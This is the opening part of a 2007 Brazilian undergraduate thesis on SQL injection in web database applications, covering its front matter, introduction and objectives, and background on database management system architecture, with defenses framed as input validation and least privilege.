UNIVERSIDADE DO EXTREMO SUL CATARINENSE – UNESC

CURSO DE CIÊNCIA DA COMPUTAÇÃO

SAMUEL NIERO MACHADO

ANÁLISE DA VULNERABILIDADE NO ACESSO A BANCO DE DADOS NA WEB POR MEIO DA INJEÇÃO DE COMANDOS

CRICIÚMA, NOVEMBRO DE 2007

SAMUEL NIERO MACHADO

ANÁLISE DA VULNERABILIDADE NO ACESSO A BANCO DE DADOS NA WEB POR MEIO DA INJEÇÃO DE COMANDOS

Trabalho de Conclusão de Curso para Obtenção do Grau de Bacharel em Ciência da Computação da Universidade do Extremo Sul Catarinense.

Orientador: Prof. M.Sc. Paulo João Martins

CRICIÚMA, NOVEMBRO DE 2007

Aos meus pais, Ivanizio e Terezinha, minha irmã Gracieli, ao meu irmão Álisson, à minha namorada Eulália, e aos meus amigos, pelo incentivo, apoio e compreensão.

AGRADECIMENTOS

Agradeço primeiramente a Deus pela oportunidade.

À minha família, pela compreensão e estímulo, que foram essenciais no decorrer de todo o curso.

Aos meus amigos, Flaviana, Samanta, Jackson, e em especial ao Cobol pelas orientações no TCC e ao Lucas, pelos 12 anos de amizade.

Aos meus colegas de graduação pelos bons momentos vividos no curso.

Aos professores do Curso de Ciência da Computação pelo bom trabalho e por terem contribuído com seus conhecimentos.

Ao meu orientador Paulo, por ter aceitado o desafio de orientar-me.

E finalmente, à minha namorada Eulália, que esteve sempre ao meu lado compartilhando os momentos de alegria e o sacrifício dos finais de semana.

“Um computador seguro é aquele que está desligado.”

(Kevin Mitnick)

RESUMO

O grande aumento no número de usuários da *Internet* vem chamando a atenção de pessoas mal intencionadas, que vêem na rede, uma forma fácil de se beneficiar diante de alguma falha ou vulnerabilidade das aplicações. Isso ocorre porque muitas empresas acabam desenvolvendo seus *sites* de forma insegura, não tomando as devidas providências em relação à segurança e conseqüentemente acabam se expondo. Uma forma de vulnerabilidade encontrada em alguns destes *sites* é o *SQL Injection*, que consiste na inserção de comandos SQL nas entradas de formulários que irão realizar consultas a bancos de dados, com o objetivo de conseguir efetuar um *login* ou capturar alguma informação. Este problema poderia ser solucionado se fosse feita uma validação da entrada, pois nela poderiam ser evitados alguns caracteres que podem ser utilizados no ataque. O ataque de *SQL Injection* permite ao invasor consultar informações que estiverem cadastradas em bancos de dados, excluí-las, modifica-las, entre outros. Uma das maneiras que poderiam evitar um desastre ainda maior seria restringir ao máximo o privilégio das contas, pois se o invasor conseguir acessar uma conta muito privilegiada poderá fazer todo tipo de operação no banco de dados.

Palavras-Chave: *SQL Injection, segurança, banco de dados, aplicações web.*

ABSTRACT

The large increase in the number of Internet users is drawing the attention of people ill intentioned, who see in the network, an easy way to benefit before any failure or vulnerability of applications. This is because many companies end up developing their sites so insecure, not taking the appropriate action in relation to safety and consequently end up exposing. One way of vulnerability found in some of these sites is SQL Injection, which is the insertion of SQL commands at the entrances of forms which will perform queries to databases, with the goal of achieving make a login or capture any information. This problem could be solved if executed a validation of input, it could be avoided because some characters that may be used in the attack. The attack of SQL Injection allows the attacker consult information that are registered in databases, delete them, modify them, among others. One of the ways that could prevent a disaster even greater would restrict to the maximum the privilege of accounts, as if the attacker to access an account very privileged can do all kinds of operation in the database.

Keywords: SQL Injection, security, database, web applications.

LISTA DE ILUSTRAÇÕES

Figura 1. Navegação e compras na *Internet*..13

Figura 2. Número de pessoas que nunca comprou pela *Internet*....................................13

Figura 3. Arquitetura Genérica de um SGBD...19

Figura 4. Sub-componentes do componente Gerenciador de Banco de Dados...............21

Figura 5. Ambiente de um Banco de Dados Distribuído..23

Figura 6. Componentes da arquitetura Cliente/Servidor..25

Figura 7. Componentes da arquitetura de um SGBDD peer-to-peer...............................27

Figura 8. Erro gerado a partir de uma consulta SQL inválida..38

Figura 9. Erro gerado pelo SQL *Server*...40

Figura 10. Erro retornando o nome da tabela e o primeiro campo do banco de dados...41

Figura 11. Erro retornando outro campo do banco de dados...41

Figura 12. Erro informando o tipo das variáveis nas colunas..42

Figura 13. Injeção de comandos no campo *login* e senha..56

Figura 14. *Login* como administrador do sistema 57

Figura 15. Informações de clientes 57

LISTA DE TABELAS

Tabela1. Caracteres utilizados em injeções de comandos..34

LISTA DE SIGLAS

ASP	*Active Server Pages*
BDD	Banco de Dados Distribuído
CERT	Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil
CGI	*Common Gateway Interface*
DCL	*Data Control Language*
DDL	*Data Definition Language*
DML	*Data Manipulation Language*
DQL	*Data Query Language*
HTML	*HyperText Markup Language*
PHP	*Hypertext Preprocessor*
SGBD	Sistema Gerenciador de Banco de Dados
SGBDD	Sistema Gerenciador de Banco de Dados Distribuído
SQL	*Structured Query Language*

SUMÁRIO

1 INTRODUÇÃO 11
1.1 OBJETIVO GERAL 12
1.2 OBJETIVOS ESPECÍFICOS 12
1.3 JUSTIFICATIVA 12
1.4 ESTRUTURA DO TRABALHO 14

2 BANCOS DE DADOS 15
2.1 OBJETIVOS DOS SISTEMAS DE BANCO DE DADOS 15
2.2 VULNERABILIDADES EM BANCO DE DADOS 17
2.3 ARQUITETURA DE SISTEMAS GERENCIADORES DE BANCO DE DADOS CONVENCIONAL E DISTRIBUÍDO 17
2.3.1 Arquitetura de um SGBD Convencional 18
2.3.2 Sistema Gerenciador de Bancos de Dados Distribuídos - SGBDD 23
2.3.2.1 Arquiteturas para um SGBDD 24
2.3.2.2 Arquitetura Cliente/Servidor 24
2.3.2.3 Arquitetura de um Banco de Dados Distribuído 25

3 *STRUCTURED QUERY LANGUAGE* - SQL 30

4 SQL INJECTION 33
4.1 TRATAMENTO DE ERROS 34
4.2 ELIMINAÇÃO DE VULNERABILIDADES 35
4.3 COMMAND INJECTION 36
4.4 ESTRUTURAS DE CASOS DE INJEÇÃO DE COMANDO SQL COM SUAS ANÁLISES 36
4.4.1 Passagem por Autenticação 42
4.4.2 Usando o comando *SELECT* 44
4.4.2.1 União Básica 45
4.4.2.2 *Queries* com Problemas de Sintaxe 47
4.4.2.3 Parênteses 47
4.4.2.4 Uso da cláusula LIKE 48
4.4.3 Usando o comando *INSERT* 48
4.4.4 Inclusão de valores em variáveis internas 50
4.5 SOLUÇÕES PARA SQL INJECTION 53
4.5.1 Tratamento de dados 53
4.5.2 Codificação de *queries* SQL 54

5 UTILIZAÇÃO DO *SQL INJECTION* NO ACESSO VULNERÁVEL A BANCOS DE DADOS 55
5.1 ESTUDO DE CASO 55

CONCLUSÃO 59

REFERÊNCIAS 60

1 INTRODUÇÃO

Com a crescente dependência da *Internet* para a realização de transações diárias, muitas empresas aderiram à nova era digital e também utilizam a rede mundial de computadores como meio de aproximação aos clientes. Mas como toda mudança requer estudos, e grande parte das empresas entrou nessa era sem tomar as devidas providências na segurança, muitas vezes não sabendo que estariam se expondo, indiretamente, por meio da rede.

O grande aumento do número de informações circulando pela *Internet* acaba chamando a atenção de pessoas mal intencionadas, que acabam aproveitando-se da vulnerabilidade das aplicações para roubar dados pessoais, sigilosos, entre outros. Um dos problemas que vêm ocorrendo em sistemas *web* é o acesso de pessoas não autorizadas a banco de dados por meio da injeção de comandos *Structured Query Language* (SQL).

As aplicações nos quais existe autenticação ou consulta, normalmente fazem integração com os bancos de dados e permitem interação do usuário por meio de páginas com formulários. Uma vez informados os campos do formulário, uma interface deve efetuar uma conversão de linguagem, de forma a permitir o entendimento por parte do banco de dados utilizado.

Em aplicações onde os dados digitados pelo usuário não possuem nenhum tipo de filtro os usuário podem inserir comandos SQL com o objetivo de burlar uma consulta ao banco de dados.

Desta forma, o programador deve evitar que comandos possivelmente arbitrários sejam executados, por meio da validação de entrada.

Quanto maior o número de informações disponíveis na *web*, maior deve ser a preocupação com a segurança, até mesmo porque na maioria das vezes são informações de terceiros que estão sendo expostas.

1.1 OBJETIVO GERAL

Analisar os métodos existentes de segurança e descrever o método mais seguro de proteção aos acessos em bancos de dados disponíveis na *web*, vulneráveis pela injeção de comandos SQL.

1.2 OBJETIVOS ESPECÍFICOS

Os objetivos específicos desta pesquisa consistem em:

a) analisar e descrever problemas de vulnerabilidades ao acesso em banco de dados por meio da *web*;

b) propor métodos para evitar o acesso a bancos de dados por meio da injeção de comandos SQL;

c) análise dos erros gerados pela aplicação em função de preenchimento dos campos com informações não esperadas.

1.3 JUSTIFICATIVA

O grande aumento no número de usuários da rede mundial de computadores associado à inexperiência de alguns programadores, fizeram da *Internet* um ambiente perfeito para a exploração das vulnerabilidades das aplicações *web*. O ataque por meio do *SQL Injection* é uma das técnicas que explora essa vulnerabilidade. A Figura 1

mostra uma pesquisa do Centro de Estudos, Resposta e Tratamento de Incidentes de Segurança no Brasil (CERT, 2007), que revela o aumento no número de usuários que utilizam a *Internet* para navegação e compras.

	2006			2007
	2 ° Tri. 2006	3 ° Tri. 2006	4 ° Tri. 2006	1 ° Tri. 2007
Navegação**	25%	26%	27%	29%
Compras***	12%	12%	13%	14%

* Base: Pessoas com 16 anos ou mais que moram em domicílios com linhas telefônicas fixas
** Usou a internet nos últimos 6 meses
*** Navegou e comprou na internet nos últimos 6 meses

Figura 1. Navegação e compras na *Internet*
Fonte: CERT (2007)

A falta de cultura de disseminação a respeito da segurança na *Internet* contribui ainda mais para o problema. A Figura 2 mostra uma pesquisa que revela o número de brasileiros que nunca compraram pela *Internet*.



Figura 2. Número de pessoas que nunca comprou pela *Internet*
Fonte: CERT (2007)

Segundo CERT (2007), o principal motivo das pessoas não utilizarem a *Internet* para efetuar transações comerciais é a insegurança. O medo de que seus dados sejam roubados por meio da *web* faz com que as pessoas ainda saiam de casa para fazer algumas compras que poderiam ser feitas por meio da *Internet*.

1.4 ESTRUTURA DO TRABALHO

O presente trabalho está disposto em quatro capítulos, que serão posteriormente descritos.

O capítulo um, refere-se à introdução, objetivo geral, objetivos específicos e justificativa, itens específicos do projeto.

O capítulo dois dá uma breve descrição sobre o que é um banco de dados e seus objetivos. Também aborda o que é um Sistema Gerenciador de Banco de Dados – SGBD.

O capítulo três aborda a SQL e seus componentes.

O capítulo quatro apresenta o *SQL Injection*, de que forma ocorre o ataque e suas formas de proteção.

O capítulo cinco dá uma descrição sobre a metodologia da pesquisa, os resultados obtidos e o estudo de caso.

2 BANCOS DE DADOS

Segundo SILBERSCHATZ (1999), sistemas de bancos de dados são projetados para gerir grandes volumes de informações. O gerenciamento destes define as estruturas de armazenamento e também de que forma eles serão. Um sistema de banco de dados deve ainda garantir a segurança contra eventuais problemas com o sistema, além de impedir tentativas de acesso não autorizadas. Se os dados são compartilhados por diversos usuários, o sistema deve evitar a ocorrência de resultados anômalos.

A importância da informação para as organizações que estabelece o valor do banco de dados, tem determinado o desenvolvimento de um grande conjunto de conceitos e técnicas para a administração eficaz desses dados. Mas para o usuário ter acesso a todas as informações contidas no banco é necessário ter um Sistema Gerenciador de Banco de Dados (SGBD) que será descrito a seguir.

2.1 OBJETIVOS DOS SISTEMAS DE BANCO DE DADOS

Conforme SILBERSCHATZ (1999), um sistema de banco de dados não serve apenas para armazenar as informações que nele são colocadas. Há ainda uma série de preocupações quanto à segurança, integridade dos dados, entre outros, que serão descritos a seguir:

a) inconsistência e redundância de dados: é comum, em grandes sistemas de banco de dados, a existência de vários programadores, que geram arquivos diferentes e utilizam linguagens de programação diferentes. Isso faz com que uma informação possa estar em diversos lugares ao mesmo

tempo o que causa uma redundância nas informações. Caso ocorra uma atualização nessa informação esta poderá não ser feita em outro arquivo gerando uma inconsistência de dados.

b) isolamento de dados: ocorre quando os dados estão dispersos em vários arquivos, e estes podem apresentar diferentes formatos, dificultando o desenvolvimento de novas aplicações para recuperação apropriada dos dados.

c) problemas de integridade: deve impedir que um determinado código ou chave em uma tabela não tenha correspondência em outra tabela.

d) problemas de atomicidade: um sistema de banco de dados deve garantir que uma operação ocorra por completo ou retorne ao seu estado anterior caso ocorra uma falha na operação.

e) anomalias no acesso concorrente: muitos sistemas permitem atualizações simultâneas dos dados. Esse procedimento pode gerar inconsistência, pois as informações que forem atualizadas podem retornar valores diferentes do esperado. Supomos que dois clientes vão retirar dinheiro de uma mesma conta, 100 e 200 reais respectivamente, e na execução do programa os dois lêem o valor 1000 reais. Dependendo de qual cliente registre o valor primeiro o saldo da conta será 800 ou 900 reais, em vez do valor correto que seriam 700 reais.

f) problemas de segurança: os usuários de banco de dados deverão ter suas contas o menos privilegiadas possível. Para que não possam efetuar operações não pertinentes às suas funções.

2.2 VULNERABILIDADES EM BANCO DE DADOS

Segundo (GRÉGIO et al, 2005), a maioria dos ataques bem sucedidos à bancos de dados está diretamente relacionada a problemas na implementação de softwares. A falta de metodologias de programação segura aplicadas aos softwares, associada à fraca disseminação de uma cultura de segurança nas equipes de desenvolvimento, são as maiores responsáveis pelas vulnerabilidades presentes nos mesmos. Entretanto, a segurança de software tem sido um assunto amplamente discutido na atualidade, gerando sensíveis mudanças na forma de se escrever códigos. Um exemplo disso são os fóruns de debate a respeito de programação. A cada dia surgem novos temas. Estas mudanças, por conseqüência, deveriam modificar o modo de vista dos programadores.

Uma das vulnerabilidades em banco de dados é o *SQL Injection*. Ela ocorre em função das aplicações web não filtrarem as informações inseridas por usuários antes de consultá-las no banco. As informações estão disponíveis no banco de dados e é obrigação dos programadores evitar o acesso de pessoas não autorizadas.

2.3 ARQUITETURA DE SISTEMAS GERENCIADORES DE BANCO DE DADOS CONVENCIONAL E DISTRIBUÍDO

As funcionalidades de um SGBD são determinadas por sua arquitetura e quais componentes são necessários para realizá-las. Onde é um conjunto de softwares altamente complexo e sofisticado que possibilita, basicamente, os serviços de armazenamento, recuperação e gerência de dados. Um Sistema Gerenciador de Banco de Dados Distribuído (SGBDD) é um sistema que permite o gerenciamento do banco, fazendo com que esta distribuição não seja percebida pelo usuário.

Existe uma grande variedade de arquiteturas de SGBD e SGBDD, no entanto, é possível identificar um conjunto de funcionalidades que normalmente consta nas mais diferentes arquiteturas.

2.3.1 Arquitetura de um SGBD Convencional

Um SGBD convencional é composto por diversos módulos de softwares, cada um com uma função específica. Muitas funcionalidades são suportadas por funções também dos sistemas operacionais, tais como prioridades de execução de processos, exclusividade de acesso a arquivos, entre outras. Os SGBD's devem ser construídos como camadas acima dos sistemas operacionais, visando aproveitar-se destes serviços. Na Figura 3 está exemplificada uma arquitetura de software de um SGBD convencional. Esta arquitetura também mostra quais são as interfaces entre quais componentes e entre estes e alguns componentes externos ao SGBD, tais como os módulos de Consultas dos Usuários e Método de Acesso.



Figura 3. Arquitetura Genérica de um SGBD
Fonte: CÔRTES (2002)

Segundo CÔRTES (2002), os componentes do SGBD são:

a) Processador de Consultas: É o principal componente do SGBD. Transforma as consultas submetidas ao banco em instruções de baixo nível e as direciona ao Gerente de Banco de Dados.

b) Gerente de Banco de Dados: É a interface do SGBD com os programas de aplicações e consulta dos usuários. Recebe solicitações relativas à submissão de consultas e programas de aplicações e examina os esquemas externo e conceitual para determinar que registros conceituais são necessários para satisfazê-las. Este módulo chama o Gerente de Arquivos para atender e executar as suas solicitações.

c) Gerente de Arquivos: Manipula os arquivos para armazenamento e gerencia a alocação dos espaços em disco. Estabelece e mantém uma lista com as estruturas e índices definidos no esquema interno do banco de dados. Se o sistema utiliza

arquivos *hashed*, ele chama funções de *hashing* para gerar os endereços dos arquivos. Entretanto, o Gerente de Arquivos não gerencia diretamente os *inputs* e *outputs* físicos dos dados. Ele necessita de um método de acesso apropriado, o qual tanto lê quanto grava dados no *buffer* do sistema.

d) Compilador de *Data Manipulation Language* (DML): Converte os comandos da linguagem de consulta embutidas em programas de aplicações em funções padrões, por meio de chamadas ao *host* da linguagem. Interagem com o processador de consulta para gerar o código apropriado para realizar a mesma.

e) Compilador de *Data Definition Language*(DDL): Converte os comandos de definição de dados num conjunto de tabelas contidas no catálogo do sistema, ou seja, no seu metadados. Essas tabelas são armazenadas no dicionário de dados do sistema.

f) Gerente de Dicionário: É responsável pelo acesso e manutenção do dicionário de dados. É frequentemente acessado por muitos componentes do SGBD.

Na Figura 4 são apresentados os componentes do Gerenciador de banco de dados que serão descritos em seguida.



Figura 4. Sub-componentes do componente Gerenciador de Banco de Dados
Fonte: CÔRTES (2002)

a) Controle de Autorização: estabelece quem pode acessar tais atributos e operações no banco de dados.
b) Processador de Comando: Consiste em aceitar, interpretar e executar os comandos solicitados pelo usuário após o Controle de Autorização.
c) Verificador de Integridade: Para as operações que alteram o banco de dados, este módulo verifica se a operação desejada irá satisfazer todas as restrições do banco, tais como integridade referencial, chaves primárias e domínios de atributos, entre outras.
d) Otimizador de Consulta: Consiste em traduzir uma consulta de usuário de alto nível em um plano eficiente para ter acesso aos dados do banco.
e) Gerente de Transação: Este módulo executa todo o processamento solicitado pelas operações recebidas das transações.
f) *Scheduler* (Escalonador): É responsável por não haver nenhum conflito entre as operações que ocorram no banco de dados. Este método garante a ordem em que as operações de transações são executadas.
g) Gerente de Recuperação: É responsável por assegurar que o banco de dados permaneça no estado consistente caso haja falhas lógicas ou físicas no sistema. É responsável por efetuar o *commit* (confirmação) ou *rollback* (cancelamento) da transação.
h) Gerente de *Buffer*: É responsável pela transferência dos dados entre a memória principal e o armazenamento secundário. Os módulos, Gerente de Recuperação e Gerente de *Buffer* são freqüentemente referenciados, coletivamente, como Gerente de Dados (*Data Manager*).

2.3.2 Sistema Gerenciador de Bancos de Dados Distribuídos - SGBDD

Banco de dados distribuído é uma coleção de múltiplas bases de dados distribuídas fisicamente em vários *sites*, interligadas por uma rede de comunicação de dados. SGBDD é definido como um sistema que permite a administração e acesso eficiente, fazendo com que esta distribuição seja transparente para o usuário. Considerando que o conjunto de *sites* não é vazio e que cada *site* onde reside um SGBDD possui capacidade de processamento independente de outro *site*, caso aconteça uma ruptura na comunicação do *site* com a rede de comunicação, o banco de dados continua operando e suprindo as necessidades locais. A Figura 5 a seguir exemplifica a estrutura de um banco de dados distribuído.



Figura 5. Ambiente de um Banco de Dados Distribuído
Fonte: CÔRTES (2002)

Segundo CÔRTES (2002), os dados em um banco distribuído (BDD) estão fisicamente distribuídos em vários *sites* e podem ser fragmentados e replicados. A fragmentação divide o banco em unidades lógicas por diversos *sites* enquanto que a replicação permite que os mesmos dados sejam armazenados em mais de um *site*. Estas

técnicas são muito utilizadas durante o projeto do BDD. A informação sobre a fragmentação, alocação dos dados nos *sites* específicos e a replicação são armazenadas em um catálogo do sistema global, fundamental para localização dos dados em um ambiente distribuído.

2.3.2.1 Arquiteturas para um SGBDD

Existem várias tipos de arquiteturas adotadas para que o banco implemente as soluções distribuídas. Uma delas é a arquitetura Cliente/Servidor, onde os clientes acessam um único servidor de banco de dados. A arquitetura de um banco distribuído (*peer-to-peer*) permite termos um único banco de dados, com um único esquema global, distribuído por vários *sites*. Já a arquitetura com vários SGBDs, permite que muitos clientes acessem diversos servidores de banco de dados, desde que eles estejam distribuídos por meio dos múltiplos servidores.

2.3.2.2 Arquitetura Cliente/Servidor

Segundo SANCHES(2005), a principal vantagem desta arquitetura é a divisão do processamento entre dois sistemas, o que reduz o tráfego de dados na rede. O cliente executa as tarefas do aplicativo, ou seja, fornece a interface do usuário. O servidor executa as consultas e retorna os resultados ao cliente. Apesar de ser uma arquitetura bastante simples, são necessárias soluções sofisticadas de software que possibilitem: tratamento, confirmações e desfazer transações e ainda linguagens de consultas e gatilhos. Essa arquitetura facilita o gerenciamento da complexidade dos SGBDs atuais. Como mostra a Figura 6, a camada servidor faz a maior parte do trabalho de gerenciamento de dados, enquanto que a camada cliente é responsável pela interface

do usuário e da aplicação, além de administrar uma "memória" local para solicitação e armazenamento do resultado das consultas.

